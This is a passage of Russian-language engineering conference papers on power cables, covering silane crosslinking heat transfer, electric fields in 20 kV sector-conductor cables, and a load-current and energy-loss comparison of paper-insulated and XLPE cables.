$$(\frac{\partial\rho_i k\overline{\upsilon}_{ir}}{\partial r}+\frac{\partial\rho_i k\overline{\upsilon}_{iz}}{\partial z})=\frac{\partial}{\partial r}\left[\left(\mu_i+\frac{\mu_t}{\sigma_k}\right)\frac{\partial k}{\partial r}\right]+\frac{\partial}{\partial z}\left[\left(\mu_i+\frac{\mu_t}{\sigma_k}\right)\frac{\partial k}{\partial z}\right]+ \qquad (4)$$
$$+G_k+G_b-\rho_i\varepsilon-Y_M.$$

– уравнение переноса для скорости диссипации кинетической энергии турбулентности ε [11]:

$$(\frac{\partial\rho_i\varepsilon\overline{\upsilon}_{ir}}{\partial r}+\frac{\partial\rho_i\varepsilon\overline{\upsilon}_{iz}}{\partial z})=\frac{\partial}{\partial r}\left[\left(\mu_i+\frac{\mu_t}{\sigma_\varepsilon}\right)\frac{\partial\varepsilon}{\partial r}\right]+\frac{\partial}{\partial z}\left[\left(\mu_i+\frac{\mu_t}{\sigma_\varepsilon}\right)\frac{\partial\varepsilon}{\partial z}\right]+ \qquad (5)$$
$$+\rho_i C_1 S\varepsilon-\rho_i C_2\frac{\varepsilon^2}{k+\sqrt{\nu_i\varepsilon}}+C_{1\varepsilon}\frac{\varepsilon}{k}C_{3\varepsilon}G_b.$$

Граничные и начальные условия, сведены в табл. 4 и изображены на рис. 2.

Таблица 4

Граничные и начальные условия

Положение	Обозначение	Величина
Крышка	Г1	Выход по скорости
Труба	Г2	Скорость выхода пара равна 0,1 м/с
Левая, нижняя, правая стенки	Г3	Адиабатическое условие теплообмена
Начальная температура ТПЖ, изоляции, барабана ° С		20
Начальная температура ТПЖ, изоляции, барабана ° С		90




Рис. 2. Граничные условия

По истечению численных расчётов было получено распределение температуры от времени в центре монолитной изоляции, а так же проведено сравнение с зависимостью, полученной в статье [2] (рис. 3).





Рис. 3. Графическая зависимость температуры нагрева
от времени в центре монолитной изоляции

Анализируя полученную зависимость можно сказать, что кривые нагрева имеют идентичный наклон, что свидетельствует о равной скорости нагрева. Из этого можно сделать вывод, что полученная модель адекватна и её можно использовать для дальнейших расчётов.

Для того, что бы увидеть физику нашей модели, были рассмотрены поля распределения фаз и векторов скорости (рис. 4).

Анализируя данные поля видно, что из труб под давлением выходит пар. Далее он передвигается в воде в виде пузырьков, таким образом, нагревая воду. Пузырьки пара прилепляются к стенке по причине того, что пар подаётся по краям, а не по всей площади дна.



а *б*

Рис. 4. Результаты численного исследования: *а* – поле распределения фаз; *б* – векторное поле скоростей

На рис. 5. приведено поле температур в ванне по истечению 5 минут нагрева.




Рис. 5. Температурное поле

Из рисунка видно, что после 5 минут нагрева, вода в ванне стала теплее на 2 градуса, так же кабельная конструкция прогрелась до 50 градусов, это связано с работой труб, из которых выходит пар с температурой 150 градусов.

Анализ полученных распределений температур показал, что кривые нагрева имеют идентичный наклон, что свидетельствует о равной скорости нагрева. Разработана модель тепломассопереноса между двухкомпонентной средой газ(пар)-вода и кабельной заготовки. Применение модели, учитывающей процессы теплообмена пар-вода, не обязательно. Результаты данной работы могут быть использоваться при создании технологических режимов сшивки силановой изоляции.

Библиографический список

1. Yussuf A., Kosior E., Alban L. Silane grafting and crosslinking of metallocene-catalysed LLDPE and LDPE // Malaysian Polym. – 2007. – № 2. – P. 58–71.

2. ГОСТ Р 55025-2012. Кабели силовые с пластмассовой изоляцией на номинальное напряжение от 6 до 35 кВ включительно. – 2012.

3. Навалихина Е.Ю., Труфанова Н.М. Управление токовой нагрузкой линий в кабельном канале с учетом сложного теплообмена // Известия Самар. науч. центра Рос. академии наук. – 2012. – Т. 14. – № 4(5). – С. 1318–1321.

4. Гольцов Е.С., Дятлов И.Я., Труфанова Н.М. Численный анализ процесса тепломассопереноса при силановой сшивке в водной ванне // Научно-технический вестник Поволжья.– Казань, 2019. – № 7.

Сведения об авторах

Гольцов Евгений Сергеевич – студент Пермского национального исследовательского политехнического университета, гр. КТЭ-19-1м, г. Пермь, e-mail: evgeny.goltsov@yandex.ru

Дятлов Илья Яковлевич – аспирант кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: d.i.994@yandex.ru

Труфанова Наталия Михайловна – доктор технических наук, профессор, заведующая кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: trufanova@pstu.ru

УДК 620.3.51

А.Г. Щербинин, Р.П. Лукоянов

ОЦЕНКА НОРМАЛЬНЫХ И ТАНГЕНЦИАЛЬНЫХ СОСТАВЛЯЮЩИХ ЭЛЕКТРИЧЕСКОГО ПОЛЯ КАБЕЛЯ С СЕКТОРНЫМИ ТОКОПРОВОДЯЩИМИ ЖИЛАМИ НА НАПРЯЖЕНИЕ 20 кВ

Численное исследование электрического поля силового кабеля с секторными токопроводящими жилами с бумажной пропитанной или бумажно-пластиковой пропитанной изоляцией на напряжение 20 кВ проведено с помощью математического моделирования. Распределение электрического потенциала в поперечном сечении изоляции описывается дифференциальным уравнением Лапласа, решение которого реализовано методом конечных элементов в программном комплексе ANSYS MAXWELL. По результатам исследований определены зависимости максимальных значений нормальных и тангенциальных составляющих электрического поля от радиуса закругления секторной жилы и толщины изоляции.

Ключевые слова: силовой кабель, секторные токопроводящие жилы, нормальные и тангенциальные составляющие напряженности электрического поля, математическое моделирование.

A.G. Sherbinin, R.P. Lukojanov

ASSESSMENT OF NORMAL AND TANGENTIAL COMPONENTS OF AN ELECTRICAL FIELD OF A CABLE WITH SECTOR CONDUCTIVE CONDUCTORS ON VOLTAGE OF 20 KV

A numerical study of the electric field of a power cable with sector conductive conductors with impregnated paper or impregnated paper-plastic insulation at a voltage of 20 kV was carried out using mathematical modeling. The electric potential distribution in the insulation cross section is described by the Laplace differential equation, the solution of which is realized by the finite element method in the ANSYS MAXWELL software package. According to the research results, the dependences of the maximum values of the normal and tangential components of the electric field on the radius of curvature of the sector core and the insulation thickness are determined.

Keywords: power cable, sector conductors, normal and tangential components of electric field strength, mathematical modeling.

При разработке силовых кабелей с секторными токопроводящими жилами (ТПЖ) с бумажной пропитанной или бумажно-пластиковой пропитанной изоляцией на напряжение 20 и 35 кВ необходимо учиты-

вать тангенциальную составляющую напряженности электрического поля, которая направлена вдоль бумажных лент и способствует развитию скользящих разрядов. Допустимая величина тангенциальной составляющей в 8–10 раз меньше допустимой величины нормальной составляющей напряженности электрического поля [1].

Исследование электрических полей проведено для силового кабеля с секторными токопроводящими жилами сечением 400 мм^2 с бумажной пропитанной или бумажно-пластиковой пропитанной изоляцией на напряжение 20 кВ [2–4]. Поскольку каждая изолированная жила имеет медный экран, то достаточно рассмотреть электрическое поле одной изолированной ТПЖ (рис. 1).




Рис. 1. Распределение напряженности электрического поля в изоляции секторной ТПЖ

При построении математической модели приняты следующие допущения: задача двухмерная, поскольку электрический потенциал не изменяется по длине кабеля ($\partial\varphi/\partial z = 0$), относительная диэлектрическая проницаемость ε постоянна.

Тогда дифференциальное уравнение Лапласа в декартовой системе координат запишется в виде [5, 6]:

$$\frac{\partial^2\varphi}{\partial x^2} + \frac{\partial^2\varphi}{\partial y^2} = 0\,.$$

К внутренней поверхности изоляции прикладывается максимальное значение потенциала, равное 16330 В, а к внешней – 0 В.

Результатом решения уравнение Лапласа методом конечных элементов [7] в программном комплексе ANSYS MAXWELL является поле электрического потенциала в поперечном сечении изоляции, по которому напряженность электрического поля определяется как $E = -\mathrm{grad}\varphi$. На рис. 1 показано распределение напряженности электрического поля в изоляции толщиной 7 мм и радиусом закругления 5 мм. Наибольшие значения напряженности наблюдаются в области с минимальным радиусом закругления. 1, 2, 3 – максимальные значения тангенциальной составляющей электрического поля

Для определения зависимости электрического поля от радиуса закругления и толщины изоляции определены параметры секторной токопроводящей жилы [2], представленные в табл. 1. Радиус закругления изменяется от 5 мм до 7 мм с шагом в 1 мм, а толщина изоляции – от 7 мм до 9 мм с таким же шагом 1 мм.

Таблица 1

Геометрические размеры изолированной секторной жилы

S_0, мм^2	β, град	r, мм	$\Delta_{из}$, мм	R, мм	h, мм	b, мм	γ, град	$S_{из}$, мм^2
400	60,00	5,00	7,00	28,28	19,43	32,56	28,98	721,07
400	60,00	6,00	7,00	28,66	19,65	31,14	24,99	710,85
400	60,00	7,00	7,00	29,15	19,98	29,72	20,79	701,42
400	60,00	5,00	8,00	29,36	19,35	32,68	27,74	850,55
400	60,00	6,00	8,00	29,74	19,58	31,21	23,87	838,41
400	60,00	7,00	8,00	30,25	19,93	29,77	19,82	827,27
400	60,00	5,00	9,00	30,44	19,27	32,78	26,60	986,56
400	60,00	6,00	9,00	30,84	19,51	31,28	22,84	972,40
400	60,00	7,00	9,00	31,36	19,88	29,81	18,94	959,48

Для каждого из вариантов, представленных в табл. 1 определены электрические поля. Контур каждого слоя бумажно-пластиковой пропитанной изоляции подобен внешнему контуру секторной ТПЖ. Для определения тангенциальной составляющей напряженности электрического поля строится семейство линий через равные интервалы по толщине изоляции. На рис. 1 представлена одна из таких линий, вдоль которой определяются нормальная и тангенциальная составляющие напряженности электрического поля. Очевидно, что наибольшие значения нормальной составляющей напряженности электрического поля располагаются на поверхности токопроводящей жилы. При толщине изоляции 7 мм и радиусе закругления 5 мм максимальные значения тангенциальной составляющей электрического поля находятся в толще изоляции на расстоянии около 2,1 мм от поверхности ТПЖ, что составляет 30 % толщины изоляции.

На рис. 2, 3 приведено распределение тангенциальной и нормальной составляющей напряженности электрического поля вдоль линии рис. 1 с началом в нижней части.




Рис. 2. Распределение тангенциальной составляющей напряженности электрического поля вдоль линии рис. 1




Рис. 3. Распределение нормальной составляющей напряженности электрического поля вдоль линии рис. 1

Зависимости максимальных значений нормальной и тангенциальной составляющих напряженности электрического поля от толщины изоляции ($\Delta_{из}$) и радиуса закругления сектора (r) представленны на рис. 4, 5. Из рис. 4 видно, что при увеличении

толщины изоляции от 7 до 9 мм тангенциальная составляющая уменьшается в среднем на 10 %, а при увеличении радиуса закругления от 5 до 7 мм снижение составляет около 30 %. Максимальные значения нормальной составляющей электрического поля при увеличении толщины в указанных пределах снижается на 28 %, а при увеличении радиуса закругления уменьшается на 9 % (рис. 5).




Рис. 4. Зависимость максимального значения тангенциальной составляющей напряженности электрического поля от толщины изоляции и радиуса закругления сектора




Рис. 5. Зависимость максимального значения нормальной составляющей напряженности электрического поля от толщины изоляции и радиуса закругления сектора

Длительно допустимая рабочая напряженность электрического поля для бумажной изоляции, пропитанной вязким маслоканифольным составом, равняется 3,2–3,3 кВ/мм [8]. Выберем в качестве допустимого значения нормальной составляющей напряженности электрического поля величину, равную 3,2 кВ/мм. Тогда допустимое зна-

чение тангенциальной составляющей напряженности примем равным 0,32 кВ/мм [1]. На рис. 4, 5 области допустимых значений толщины изоляции и радиуса закругления сектора закрашены синим цветом.

Проведенные исследования позволяют определить допустимые значения радиуса закругления секторной токопроводящей жилы и толщины изоляции для силовых кабелей с бумажной пропитанной изоляцией на напряжение 20 кВ.

Библиографический список

1. Белоруссов Н.И. Электрические кабели и провода (теоретические основы кабелей и проводов, их расчет и конструкции). – М.: Энергия, 1971. – 512 с.

2. Савченко В.Г., Труфанова Н.М., Щербинин А.Г. Расчет секторной жилы // Кабели и провода. – 2011. – № 3(328). – С. 14–17.

3. Щербинин А.Г., Черепок В.С. Исследование электрической емкости силовых кабелей с секторными токопроводящими жилами // Научно-технический вестник Поволжья. – 2018. – № 7. – С. 163–165.

4. Щербинин А.Г., Кабирова А.И. Математическое моделирование электрического поля кабеля с жилами секторной формы // Научно-технический вестник Поволжья. – 2017. – № 5. – С. 178–180.

5. Бессонов Л.А. Теоретические основы электротехники. Электромагнитное поле. – М.: Юрайт, 2016. 317 с.

6. Основы кабельной техники / под ред. И.Б. Пешкова. М.: Издательский центр «Академия». 2006. – 432 с.

7. Соловейчик Ю.Г., Рояк М.Э., Персова М.Г. Метод конечных элементов для решения скалярных и векторных задач. – Новосибирск: Изд-во НГТУ, 2007. – 896 с.

8. Ковригин Л.А. Основы кабельной техники: учеб. пособие. – Пермь: Изд-во Перм. гос. техн. ун-та, 2006. – 94 с.

Сведения об авторах

Щербинин Алексей Григорьевич – доктор технических наук, профессор кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: agshch@mail.ru.

Лукоянов Руслан Павлович – студент Пермского национального исследовательского политехнического университета, гр. КТЭ-16-1б, г. Пермь, e-mail: kkk.korol@yandex.ru

УДК 621.315

А.Е. Терлыч, В.А. Федотов

СРАВНЕНИЕ ЭКСПЛУАТАЦИОННЫХ ХАРАКТЕРИСТИК КАБЕЛЕЙ НА СРЕДНИЕ НАПРЯЖЕНИЯ С БУМАЖНО-ПРОПИТАННОЙ ИЗОЛЯЦИЕЙ И С ИЗОЛЯЦИЕЙ ИЗ СШИТОГО ПОЛИЭТИЛЕНА

Проведен расчет длительно допустимых токов нагрузки и потерь энергии в кабелях аналогичных конструкций с изоляцией из сшитого полиэтилена и с бумажно-пропитанной изоляцией. Рассмотрены вопросы экономической эффективности эксплуатации кабелей с данными видами изоляции.

Ключевые слова: допустимая токовая нагрузка, потери энергии.

A.E. Terlych, V.A. Fedotov

COMPARISON OF OPERATING CHARACTERISTICS OF CABLES FOR MIDDLE VOLTAGE RANGE WITH PAPER-IMPRESSED AND CROSSED POLYETHYLENE INSULATION

The calculation of the long-term allowable load currents and energy losses in cables of similar structures with insulation made of cross-linked polyethylene and paper-impregnated insulation was calculated. The issues of economic efficiency of operation of cables with these types of insulation are considered.

Keywords: load current, energy losses.

Мировые тенденции развития кабельных сетей в течение последних десятилетий направлены на внедрение кабелей с теплостойкой экструдированной изоляцией из сшитого полиэтилена (СПЭ) и замену ими кабелей с бумажной пропитанной изоляцией (БПИ) [1]. Кабели с изоляцией на основе СПЭ имеют ряд преимуществ. Это большая пропускная способность за счет увеличения допустимой температуры жилы (допустимые токи нагрузки на 15÷30% больше, чем у кабелей с БПИ), большой ток короткого замыкания, меньший вес, диаметр и радиус изгиба. Важным преимуществом кабелей со СПЭ является отсутствие каких-либо жидких компонентов, благодаря этому исчезают ограничения по перепаду высот при прокладке трассы, уменьшается время и стоимость монтажа [2]. К недостаткам кабелей со СПЭ изоляцией следует отнести наличие электрического

старения изоляции, приводящего к существенному ограничению срока службы, и относительную дороговизну кабелей.

Целью представленной работы является расчет и сравнение эксплуатационных характеристик трехжильных кабелей марок ОСБ (с БПИ) и ПвБП (с СПЭ изоляцией) на напряжение 20кВ, которые имеют схожие конструкции и являются своего рода конкурентами на рынке кабельной продукции.

Предельно допустимые токовые нагрузки кабеля зависят от допустимой температуры нагрева кабеля в процессе эксплуатации, при которой изоляция не подвергается быстрому старению и обеспечивает срок службы кабеля продолжительностью 25÷30 лет. Тепловой расчет кабелей сводится к определению температуры токопроводящей жилы с учетом потерь в элементах конструкции и условий прокладки [3]. Для наглядности расчета допустимых нагрузок прибегают к построению схемы замещения тепловых сопротивлений, приведенной на рис. 1.




Рис. 1. Тепловая схема замещения трехжильного кабеля

Превышение температуры жилы трехжильного кабеля над температурой окружающей среды:

$$\vartheta_ж = T_ж - T_0 = P_ж S_{из} + 3P_ж(S_{шл} + S_о), \quad (1)$$

где $T_ж$ и $T_о$ – температуры жилы и окружающей среды соответственно; $P_ж$ – мощность потерь в жиле; $S_{из}$, $S_{шл}$, $S_о$ – тепловые сопротивления изоляции, шланга (оболочки) и окружающей среды соответственно [4]. Величина допустимого тока кабеля может быть выражена из (1):

$$I = \sqrt{\frac{\vartheta_ж}{R_ж(S_{из}+3(S_{шл}+S_о))}}. \quad (2)$$

В табл. 1 приведены рассчитанные допустимые токи нагрузки для трехжильных кабелей с медными жилами марок ОСБ и ПвБП различных сечений при прокладке в земле и на воздухе, а также значения до-

пустимых токов, рекомендованные производителями [5]. Из таблицы видно, что рассчитанные значения хорошо согласуются с рекомендованными производителями. Тот факт, что рекомендованные производителями значения токов превышают расчетные, вызывает вопросы, связанные с обеспечением заявленного срока службы кабелей. Температура земли принималась равной 15 °С, а воздуха 25 °С.

Таблица 1

Результаты расчетов допустимых токов нагрузок кабелей

	Рассчитанные допустимые токи нагрузки кабелей, А				Рекомендованные допустимые токи нагрузки кабелей, А			
	прокладка в земле		прокладка на воздухе		прокладка в земле		прокладка на воздухе	
Сечение жилы, мм^2	ОСБ	ПвБП	ОСБ	ПвБП	ОСБ	ПвБП	ОСБ	ПвБП
25	120	135	146	160	125	130	125	155
35	144	163	177	198	150	165	155	195
50	175	201	216	248	180	230	185	250
70	210	247	263	312	220	270	240	310
95	248	296	313	379	265	326	285	389
120	284	340	364	444	300	371	330	448
150	321	387	413	514	340	413	380	507
185	359	440	465	593	380	466	435	580
240	412	514	537	709	420	538	520	680

На рис. 2 показана зависимость величины рассчитанных длительно допустимых токов нагрузки от сечения токопроводящих жил. Из графика видно, что с ростом сечения жил допустимый ток растет не линейно, т.е. кабели больших сечений имеют в этом смысле преимущество.

Протекание тока в жиле вызывает в ней Джоулевы потери мощности. Сопротивление жилы одинакового сечения в кабеле с БПИ и СПЭ изоляцией будет отличаться в силу разности допустимых температур для этих типов изоляции. Так для БПИ длительно допустимая температура составляет 60–70 ºС, а для СПЭ – 90 ºС. Учитывая, что температурный коэффициент сопротивления меди равен 0,00393 Ом/ ºС [6], то сопротивление жил нагруженных кабелей с разным типом изоляции будет отличаться более чем на 10 %. В силу того, что в кабелях с СПЭ изоляцией допустимые токи выше, то и потери мощности в них будут существенно большими.




Рис. 2. Рассчитанный допустимый ток нагрузки в кабеле
(1, 3 – ОСБ, прокладка в земле и на воздухе соответственно;
2, 4 – ПвБП – в земле и на воздухе соответственно)

Таблица 2

Результаты расчетов потерь для кабелей, проложенных в земле

	ОСБ			ПвБП		
$S_ж$, мм^2	$P_Σ$, Вт/м	W, кВт·ч/км/год	C, млн. руб	$P_Σ$, Вт/м	W, кВт·ч/км/год	C, млн. руб
35	36,09	316135	0,790	50,29	440613	1,102
50	37,10	325000	0,813	53,42	467972	1,170
70	38,42	336537	0,841	57,38	502704	1,257
95	39,45	345565	0,864	60,67	531483	1,329
120	40,92	358493	0,896	63,65	557649	1,394
150	41,87	366762	0,917	66,35	581271	1,453
185	42,67	373789	0,934	69,48	608664	1,522

Таблица 3

Результаты расчетов потерь для кабелей, проложенных на воздухе

	ОСБ			ПвБП		
$S_ж$, мм^2	$P_Σ$, Вт/м	W, кВт·ч/км/год	C, млн. руб	$P_Σ$, Вт/м	W, кВт·ч/км/год	C, млн. руб
35	54,60	478325	1,196	74,08	648990	1,622
50	57,15	500646	1,252	81,55	714403	1,786
70	60,28	528086	1,320	91,67	803059	2,008
95	63,06	552467	1,381	100,01	876010	2,190
120	67,69	593045	1,483	108,49	950418	2,376
150	69,63	610000	1,525	116,53	1020890	2,552
185	71,64	627593	1,569	126,32	1106633	2,767

В трехжильном кабеле потери мощности составят $P_Σ = 3 \cdot I^2 R_ж$.

В табл. 2 и 3 приведены результаты расчетов потерь мощности и потерь энергии на километр линии за год, а также их стоимость из расчета цены энергии в 2,5 руб/(кВт·ч) для случая прокладки кабелей в земле и на воздухе соответственно. Предполагалось, что кабели нагружены максимальным длительно допустимым током.

В табл. 4 приведены ориентировочные рыночные цены за 1 км кабеля марок ОСБ и ПвБП на напряжение 20 кВ в зависимости от сечения жил. Из табл. 4 видно, что стоимость потерь энергии в 1 км кабеля за год может существенно превышать стоимость 1 км кабеля. Нужно обратить внимание на тот факт, что для больших сечений жил кабелей, особенно при прокладке на воздухе, стоимость потерь энергии в кабелях с СПЭ почти в 2 раза больше, чем в кабелях с БПИ. В этом смысле за линиями с БПИ остается безусловное преимущество.

Таблица 4

Цена 1 км кабеля и стоимость потерь энергии в 1 км линии за год

	Цена 1км кабеля, млн. руб.		«В земле»		«На воздухе»	
			С, млн. руб. /км/год		С, млн. руб. /км/год	
$S_ж$, мм^2	ОСБ	ПвБП	ОСБ	ПвБП	ОСБ	ПвБП
35	0,200	1,000	0,790	1,102	1,196	1,622
50	0,255	1,300	0,813	1,170	1,252	1,786
70	0,350	1,390	0,841	1,257	1,320	2,008
95	0,480	2,000	0,864	1,329	1,381	2,190
120	0,590	2,500	0,896	1,394	1,483	2,376
150	0,740	3,100	0,916	1,453	1,525	2,552
185	0,910	3,600	0,934	1,522	1,569	2,767

В табл. 5 приведены допустимые токи, пропускная способность линии $P_л$, потери мощности на 1 км кабеля $P_Σ$ и коэффициент удельных потерь на 1 км линии $k = P_Σ/P_л$ для случая прокладки в земле.

Таблица 5

Удельные потери мощности в 1 км линии при прокладке в земле

	ОСБ				ПвБП			
$S_ж$, мм^2	$I_{доп}$, А	$P_л$, кВт	$P_Σ$, кВт/км	k,·10^{-3} 1/км	$I_{доп}$, А	$P_л$, кВт	$P_Σ$, кВт/км	k,·10^{-3} 1/км
35	144	4988	36,09	7,23	163	5646	50,29	8,91
50	175	6062	37,10	6,12	201	6963	53,42	7,67
70	210	7274	38,42	5,28	247	8556	57,38	6,71
95	248	8590	39,45	4,59	296	10254	60,67	5,92
120	284	9838	40,92	4,16	340	11778	63,65	5,40
150	321	11119	41,87	3,77	387	13406	66,35	4,95
185	359	12436	42,67	3,43	440	15242	69,48	4,56

Из таблицы видно, что, не смотря на большую пропускную способность «СПЭ линий», удельные потери мощности в них всегда выше, чем в «БПИ линиях». Также можно видеть, что с увеличением сечения жил, удельные потери снижаются, таким образом, замена кабельных линий с БПИ на СПЭ оправдана в этом смысле только для больших сечений кабелей.

Библиографический список

1. Хакимуллин Б.Р., Багаутдинов И.З. Преимущества силовых кабелей с изоляцией из сшитого полиэтилена

2. Преимущества силовых кабелей в изоляции из сшитого полиэтилена (СПЭ) по сравнению с силовыми кабелями в бумажно-пропитанной изоляции (БПИ) [Электронный ресурс]. – URL: https://www.a-cab.ru/articles/2018/oblast-primeneniya-tekhnologii-sshivki-reglament-vkhodnogo-kontrolya-i-preimushchestva-silovykh-kabe/

3. Расчет кабеля на допустимые токи нагрузки [Электронный ресурс]. – URL: https://cable.ru/articles/id-59.php

4. Терлыч А.Е., Щербинин А.Г. Экспериментальное исследование влияния способа прокладки на величину допустимой токовой нагрузки и процессы охлаждения силовых кабелей // Научно-технический вестник Поволжья. – 2015. – № 15. – С. 118–121.

5. Кабель. Провод. Электротехника. Продажа кабеля, купить кабель [Электронный ресурс]. – URL: https://cable.ru/cable/

6. ГОСТ 7229-76. Метод определения электрического сопротивления токопроводящих жил и проводников. – 1976.

Сведения об авторах

Терлыч Андрей Евгеньевич – кандидат технических наук, доцент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: andrew@pstu.ru

Федотов Владимир Александрович – студент Пермского национального исследовательского политехнического университета, гр. КТЭ-16-1б, г. Пермь, e-mail: fedotov_v_00@mail.ru

УДК 678.027.37

И.А. Попов, Е.В. Субботин

ЧИСЛЕННЫЕ ИССЛЕДОВАНИЯ ПРОЦЕССОВ НЕИЗОТЕРМИЧЕСКОГО ТЕЧЕНИЯ РАСПЛАВА ПОЛИМЕРА В КАНАЛЕ КАБЕЛЬНОЙ ГОЛОВКИ

Проведено численное исследование характера течения расплава блоксополимера пропилена с этиленом в каналах кабельной головки и формующего инструмента. Построены графики распределения по радиусу продольной компоненты скорости, скорости сдвига и температуры в кольцевом зазоре на выходе из головки. Определен перепад давления в формующей части.

Ключевые слова: электрическая изоляция, блоксополимер, кабельная головка, численные исследования, неизотермическое течение.

I.A. Popov, E.V. Subbotin

